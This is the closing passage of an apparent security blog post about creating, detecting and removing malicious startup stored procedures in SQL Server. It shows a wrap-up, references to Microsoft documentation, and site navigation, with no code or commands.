PS C:\temp>
```

Wrap Up

In this blog I covered how to create, detect, and remove malicious startup stored procedures in SQL Server. Hopefully, this will help create some awareness around this type of persistence method. Big thanks to Grisha Kumar and Ben Tindell for verifying all the code samples for this blog. Have fun and hack responsibly!

Note: All testing was done on Windows 8 running SQL Server 2014 Standard Edition.

References




- <https://technet.microsoft.com/en-us/library/dd392015%28v=sql.100%29.aspx>
- [https://msdn.microsoft.com/en-us/library/cc280663\(v=sql.100\).aspx](https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx)
- https://cprovolt.wordpress.com/2013/08/02/sql-server-audit-action_id-list/

Explore more blog posts



Security Industry Trends

**Bytes, Books, and Blockbusters:
The NetSPI Agents' Top
Cybersecurity Fiction Picks**




Social Engineering

**Social Engineering Stories: One
Phish, Two Vish, and Tips for
Stronger Defenses**



Craving a cybersecurity movie marathon?
Get recommendations from The NetSPI
Agents on their favorite media to get inspired
for ethical hacking.

[Learn More](#)



Mainframe Penetration Testing

Hacking CICS: 7 Ways to Defeat Mainframe Applications

October 24, 2024

Explore how modern penetration testing tools uncover vulnerabilities in mainframe applications, highlighting the need for methodical techniques and regular testing to protect these critical systems from threats.

Hear real-world social engineering stories from The NetSPI Agents and tips to enhance your social engineering testing.

[Learn More](#)





**Proactive security news you'll actually
want to read.**





NetSPI is the proactive security solution used to discover, prioritize, and remediate security vulnerabilities of the highest importance, so you can protect what matters most to you.



Company

[About Us](#)

[Meet The
NetSPI
Agents](#)

[Careers](#)

[Partners](#)

[Newsroom](#)

[Security
and
Compliance](#)

[Contact Us](#)

Solutions

[The NetSPI
Platform](#)

[Penetration
Testing as a
Service](#)

[External
Attack
Surface
Management](#)

[Cyber Asset
Attack
Surface
Management](#)

[Breach and
Attack
Simulation](#)

Knowledge
Base

[Resources](#)

[Customer
Stories](#)

[Events and
Webinars](#)

[All Blogs](#)